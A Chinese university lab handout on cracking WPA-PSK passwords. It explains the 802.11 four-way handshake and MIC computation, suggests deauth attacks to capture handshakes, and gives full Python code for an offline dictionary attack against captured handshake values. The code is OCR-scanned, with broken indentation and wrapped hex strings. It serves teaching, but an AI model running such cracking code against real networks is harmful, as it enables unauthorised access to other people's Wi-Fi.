实验 2 WPA-PSK 口令攻击实验

2.1 【实验目的】

1）掌握 WLAN 的工作原理

2）理解 RSN 的密钥层次

3）理解 4 次握手原理

2.2 【实验内容】


1）配置无线网络攻击环境

2）抓取无线网络握手包

3）编写程序破解 WPA-PSK 的口令

2.3 【实验原理】


在 4-way 握手之前，STA 应该收到 AP 广播的 beacon 帧。AP 通过广播 beacon 帧来表示其无线网络的存在。如下图所示：



通过 beacon 帧，我们能够找到 SSID，如下图：

```
    0000 0111 0001 .... = Sequence number: 113
IEEE 802.11 wireless LAN management frame
  Fixed parameters (12 bytes)
    Timestamp: 0x0000000000ea6181
    Beacon Interval: 0.256000 [Seconds]
    Capabilities Information: 0x0431
  Tagged parameters (60 bytes)
    Tag: SSID parameter set: Harkonen
      Tag Number: SSID parameter set (0)
      Tag length: 8
      SSID: Harkonen
    Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 6, 12, 24, 36, [Mbit/sec]
      Tag Number: Supported Rates (1)
      Tag length: 8
      Supported Rates: 1(B) (0x82)
      Supported Rates: 2(B) (0x84)
```

接下来是 4-way 握手过程，大致流程为：



MSG-1

4-way 握手的第一条消息如下所示：

```
Frame 2: 131 bytes on wire (1048 bits), 131 bytes captured (1048 bits)
IEEE 802.11 Data, Flags: ......F.
Logical-Link Control
802.1X Authentication
    Version: 802.1X-2001 (1)
    Type: Key (3)
    Length: 95
    Key Descriptor Type: EAPOL RSN Key (2)
    Key Information: 0x008a
    Key Length: 16
    Replay Counter: 1
    WPA Key Nonce: 225854b0444de3af06d1492b852984f04cf6274c0e3218b8...
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 00000000000000000000000000000000
    WPA Key Data Length: 0
```


其中传递的关键信息就是 AP 生成 Nonce，称为 ANonce，长度为 256 比特。ANonce 作为产生 PTK 的输入之一。

MSG-2

STA 接收到第一个握手包后，就获得了 ANonce。STA 也生成一个 Nonce，称为 SNonce。通过设置无线网络时的配置，STA 和 AP 已经知道共同的 PMK，因此具备了生成 PTK 的所需输入。则 STA 生成 PTK。生成 PTK 后，STA 发送第二个握手包给 AP，其中包含两个重要的信息。其一是 STA 生成的 256 比特 SNonce；其二是 128 比特 MIC。AP 需要 SNonce 来生成 PTK。ANonce 和 SNonce 用于防止重放攻击。SNonce 如下图：

```
Frame 3: 153 bytes on wire (1224 bits), 153 bytes captured (1224 bits)
IEEE 802.11 Data, Flags: .......T
Logical-Link Control
802.1X Authentication
    Version: 802.1X-2001 (1)
    Type: Key (3)
    Length: 117
    Key Descriptor Type: EAPOL RSN Key (2)
    Key Information: 0x010a
    Key Length: 16
    Replay Counter: 1
    WPA Key Nonce: 59168bc3a5df18d71efb6423f340088dab9e1ba2bbc58659...
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: d5355382b8a9b806dcaf99cdaf564eb6
    WPA Key Data Length: 22
    WPA Key Data: 30140100000fac040100000fac040100000fac020100
```

MIC 用于验证 STA 知道 PTK，进而需要知道 PMK，从而验证了 STA 是合法的。MIC 字段如下图所示。




MIC 的计算方法为：

输入：802.1x 的所有字段，包括 MIC 字段，只是在计算的时候该字段设置为全 0。

对 WPA 来说，计算函数是 HMAC-MD5

对 WPA2 来说，计算函数是 HMAC-SHA1


下图显示了 802.1x 的所有字段值。



要通过验证，也就是 STA 和 AP 计算出来的 MIC 相同，STA 必须有正确的 PTK，进而正确的 PMK，因为计算的 PTK 的输入之一为 PMK。如果通过验证，则证明 STA 具有合法的 PMK，但是 PMK 没有在网上上传输，确保了 PTK 的保密性。第三方即使观察到了这些流量，也无法推断出 PTK 或者 PMK。上述过程完成了 AP 对 STA 的认证。

MSG-3

在第三个握手包中，传输的重要信息包括 MIC 字段和 WPA key data 字段。通过 MIC 字段，AP 可以向 STA 认证自己。如果通过验证，这表明 AP 知道 PTK，进而知道 PMK。这里计算 MIC 的方法和前面相同。如下图所示：



第三个握手包中也包含了 GTK，用于加解密 AP 和所有 STA 之间的广播数据，GTK 以密文形式包含在 WPA key data 字段。

MSG-4:

STA 发送第四个握手包，用于向 AP 确认它收到了正确的密钥，加密通信即将开始。第四个握手包也包含 MIC 字段，计算方法同前。

通过上面的原理，我们就可以通过穷举法来找到正确的 PSK。实际攻击中，我们会从字典中选择 PASSPHRASE，然后计算 PMK，然后 PTK，然后 MIC，直至找到的 PASSPHRASE 所计算出的 MIC 和握手包里面的 MIC 匹配，从而找到了正确的 PASSPHRASE。这种攻击称为离线字典攻击，其成功的关键在于用户使用了弱口令。

2.4 【实验步骤】

步骤一、环境搭建

配置无线网络抓包环境。

步骤二、抓取无线网络握手包

测试简单无线网络攻击如 deauth 等，抓取 WPA-PSK 握手包

步骤三、编写程序破解 WPA-PSK 的口令

```
#Used for computing HMAC
import hmac
#Used to convert from hex to binary
from binascii import a2b_hex, b2a_hex
#Used for computing PMK
from hashlib import pbkdf2_hmac, sha1, md5

#Pseudo-random function for generation of
#the pairwise transient key (PTK)
#key:        The PMK
#A:          b'Pairwise key expansion'
#B:          The apMac, cliMac, aNonce, and sNonce concatenated
#            like mac1 mac2 nonce1 nonce2
#            such that mac1 < mac2 and nonce1 < nonce2
#return:     The ptk
def PRF(key, A, B):
    #Number of bytes in the PTK
    nByte = 64
    i = 0
    R = b''
    #Each iteration produces 160-bit value and 512 bits are required
    while(i <= ((nByte * 8 + 159) / 160)):
```

```
            hmacsha1 = hmac.new(key, A + chr(0x00).encode() + B + chr(i).encode(), sha1)
            R = R + hmacsha1.digest()
            i += 1
        return R[0:nByte]

    #Make parameters for the generation of the PTK
    #aNonce:             The aNonce from the 4-way handshake
    #sNonce:             The sNonce from the 4-way handshake
    #apMac:              The MAC address of the access point
    #cliMac:             The MAC address of the client
    #return:             (A, B) where A and B are parameters
    #                    for the generation of the PTK
    def MakeAB(aNonce, sNonce, apMac, cliMac):
        A = b"Pairwise key expansion"
        B = min(apMac, cliMac) + max(apMac, cliMac) + min(aNonce, sNonce) + max(aNonce, sNonce)
        return (A, B)

    #Compute the 1st message integrity check for a WPA 4-way handshake
    #pwd:          The password to test
    #ssid:         The ssid of the AP
    #A:            b'Pairwise key expansion'
    #B:            The apMac, cliMac, aNonce, and sNonce concatenated
    #              like mac1 mac2 nonce1 nonce2
    #              such that mac1 < mac2 and nonce1 < nonce2
    #data:         A list of 802.1x frames with the MIC field zeroed
    #return:       (x, y, z) where x is the mic, y is the PTK, and z is the PMK
    def MakeMIC(pwd, ssid, A, B, data, wpa = False):
```

```
        #Create the pairwise master key
        pmk = pbkdf2_hmac('sha1', pwd.encode('ascii'), ssid.encode('ascii'), 4096, 32)
        #Make the pairwise transient key (PTK)
        ptk = PRF(pmk, A, B)
        #WPA uses md5 to compute the MIC while WPA2 uses sha1
        hmacFunc = md5 if wpa else sha1
        #Create the MICs using HMAC-SHA1 of data and return all computed values
        mics = [hmac.new(ptk[0:16], i, hmacFunc).digest() for i in data]
        return (mics, ptk, pmk)

    #Run a brief test showing the computation of the PTK, PMK, and MICS
    #for a 4-way handshake
    def RunTest():
        #the pre-shared key (PSK)
        psk = "abcdefgh"
        #ssid name
        ssid = "Harkonen"
        #ANonce
        aNonce                                                                  =
a2b_hex('225854b0444de3af06d1492b852984f04cf6274c0e3218b8681756864db7a055')
        #SNonce
        sNonce                                                                  =
a2b_hex("59168bc3a5df18d71efb6423f340088dab9e1ba2bbc58659e07b3764b0de8570")
        #Authenticator MAC (AP)
        apMac = a2b_hex("00146c7e4080")
        #Station address: MAC of client
        cliMac = a2b_hex("001346fe320c")
        #The first MIC
        mic1 = "d5355382b8a9b806dcaf99cdaf564eb6"
```

```
        #The entire 802.1x frame of the second handshake message with the MIC field set to all zeros
        data1 = a2b_hex("0103007502010a0010000000000000000159168bc3a5df18d71efb6423f340088dab9e1ba2bbc58659e07b3764b0de857000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001630140100000fac040100000fac040100000fac020100")
        #The second MIC
        mic2 = "1e228672d2dee930714f688c5746028d"
        #The entire 802.1x frame of the third handshake message with the MIC field set to all zeros
        data2 = a2b_hex("010300970213ca00100000000000000002225854b0444de3af06d1492b852984f04cf6274c0e3218b8681756864db7a055192eeef7fd968ec80aee3dfb875e8222370000000000000000000000000000000000000000000000000000000000000000000000383ca9185462eca4ab7ff51cd3a3e6179a8391f5ad824c9e09763794c680902ad3bf0703452fbb7c1f5f1ee9f5bbd388ae559e78d27e6b121f")
        #The third MIC
        mic3 = "9dc81ca6c4c729648de7f00b436335c8"
        #The entire 802.1x frame of the forth handshake message with the MIC field set to all zeros
        data3 = a2b_hex("0103005f02030a001000000000000000020000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000")
        #Create parameters for the creation of the PTK, PMK, and MICs
        A, B = MakeAB(aNonce, sNonce, apMac, cliMac)
        #Generate the MICs, the PTK, and the PMK
        mics, ptk, pmk = MakeMIC(psk, ssid, A, B, [data1, data2, data3])
```

```
#Display the pairwise master key (PMK)
pmkStr = b2a_hex(pmk).decode().upper()
print("pmk:\t\t" + pmkStr + '\n')
#Display the pairwise transient key (PTK)
ptkStr = b2a_hex(ptk).decode().upper()
print("ptk:\t\t" + ptkStr + '\n')
#Display the desired MIC1 and compare to target MIC1
mic1Str = mic1.upper()
print("desired mic:\t" + mic1Str)
#Take the first 128-bits of the 160-bit SHA1 hash
micStr = b2a_hex(mics[0]).decode().upper()[:-8]
print("actual mic:\t" + micStr)
print('MATCH\n' if micStr == mic1Str else 'MISMATCH\n')
#Display the desired MIC2 and compare to target MIC2
mic2Str = mic2.upper()
print("desired mic:\t" + mic2Str)
#Take the first 128-bits of the 160-bit SHA1 hash
micStr = b2a_hex(mics[1]).decode().upper()[:-8]
print("actual mic:\t" + micStr)
print('MATCH\n' if micStr == mic2Str else 'MISMATCH\n')
#Display the desired MIC3 and compare to target MIC3
mic3Str = mic3.upper()
print("desired mic:\t" + mic3Str)
#Take the first 128-bits of the 160-bit SHA1 hash
micStr = b2a_hex(mics[2]).decode().upper()[:-8]
print("actual mic:\t" + micStr)
print('MATCH\n' if micStr == mic3Str else 'MISMATCH\n')
return
```

```
    #Tests a list of passwords; if the correct one is found it
    #prints it to the screen and returns it
    #S:            A list of passwords to test
    #ssid:         The ssid of the AP
    #aNonce:       The ANonce as a byte array
    #sNonce:       The SNonce as a byte array
    #apMac:        The AP's MAC address
    #cliMac:       The MAC address of the client (aka station)
    #data:         The 802.1x frame of the second message with the MIC field zeroed
    #data2:        The 802.1x frame of the third message with the MIC field zeroed
    #data3:        The 802.1x frame of the forth message with the MIC field zeroed
    #targMic:      The MIC for message 2
    #targMic2:     The MIC for message 3
    #targMic3:     The MIC for message 4
    def TestPwds(S, ssid, aNonce, sNonce, apMac, cliMac, data, data2, data3, targMic,
targMic2, targMic3):
        #Pre-computed values
        A, B = MakeAB(aNonce, sNonce, apMac, cliMac)
        #Loop over each password and test each one
        for i in S:
            mic, _, _ = MakeMIC(i, ssid, A, B, [data])
            v = b2a_hex(mic[0]).decode()[:-8]
            #First MIC doesn't match
            if(v != targMic):
                continue
            #First MIC matched... Try second
            mic2, _, _ = MakeMIC(i, ssid, A, B, [data2])
            v2 = b2a_hex(mic2[0]).decode()[:-8]
            if(v2 != targMic2):
```


```
            continue
        #First 2 match... Try last
        mic3, _, _ = MakeMIC(i, ssid, A, B, [data3])
        v3 = b2a_hex(mic3[0]).decode()[:-8]
        if(v3 != targMic3):
            continue
        #All of them match
        print('!!!Password Found!!!')
        print('Desired MIC1:\t\t' + targMic)
        print('Computed MIC1:\t\t' + v)
        print('\nDesired MIC2:\t\t' + targMic2)
        print('Computed MIC2:\t\t' + v2)
        print('\nDesired MIC2:\t\t' + targMic3)
        print('Computed MIC2:\t\t' + v3)
        print('Password:\t\t' + i)
        return i
    return None

if __name__ == "__main__":

    RunTest()
    #Read a file of passwords containing
    #passwords separated by a newline
    with open('passwd.txt') as f:
        S = []
        for l in f:
            S.append(l.strip())
    #ssid name
    ssid = "Harkonen"
```

```
            #ANonce
            aNonce                                                                  =
a2b_hex('225854b0444de3af06d1492b852984f04cf6274c0e3218b8681756864db7a055')
            #SNonce
            sNonce                                                                  =
a2b_hex("59168bc3a5df18d71efb6423f340088dab9e1ba2bbc58659e07b3764b0de8570")
            #Authenticator MAC (AP)
            apMac = a2b_hex("00146c7e4080")
            #Station address: MAC of client
            cliMac = a2b_hex("001346fe320c")
            #The first MIC
            mic1 = "d5355382b8a9b806dcaf99cdaf564eb6"
            #The entire 802.1x frame of the second handshake message with the MIC field set
to all zeros
            data1                                                                   =
a2b_hex("0103007502010a00100000000000000000159168bc3a5df18d71efb6423f340088da
b9e1ba2bbc58659e07b3764b0de857000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000001630140100000fac040
100000fac040100000fac020100")
            #The second MIC
            mic2 = "1e228672d2dee930714f688c5746028d"
            #The entire 802.1x frame of the third handshake message with the MIC field set to
all zeros
            data2                                                                   =
a2b_hex("010300970213ca00100000000000000002225854b0444de3af06d1492b852984f0
4cf6274c0e3218b8681756864db7a055192eeef7fd968ec80aee3dfb875e82223700000000000
000000000000000000000000000000000000000000000000000000383ca9185462eca4ab7ff
51cd3a3e6179a8391f5ad824c9e09763794c680902ad3bf0703452fbb7c1f5f1ee9f5bbd388ae
559e78d27e6b121f")
```


```
        #The third MIC
        mic3 = "9dc81ca6c4c729648de7f00b436335c8"
        #The entire 802.1x frame of the forth handshake message with the MIC field set to all zeros
        data3 = a2b_hex("0103005f02030a00100000000000000002000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000")
        #Run an offline dictionary attack against the access point
    TestPwds(S, ssid, aNonce, sNonce, apMac, cliMac, data1, data2, data3, mic1, mic2, mic3)
```

步骤四 验证口令

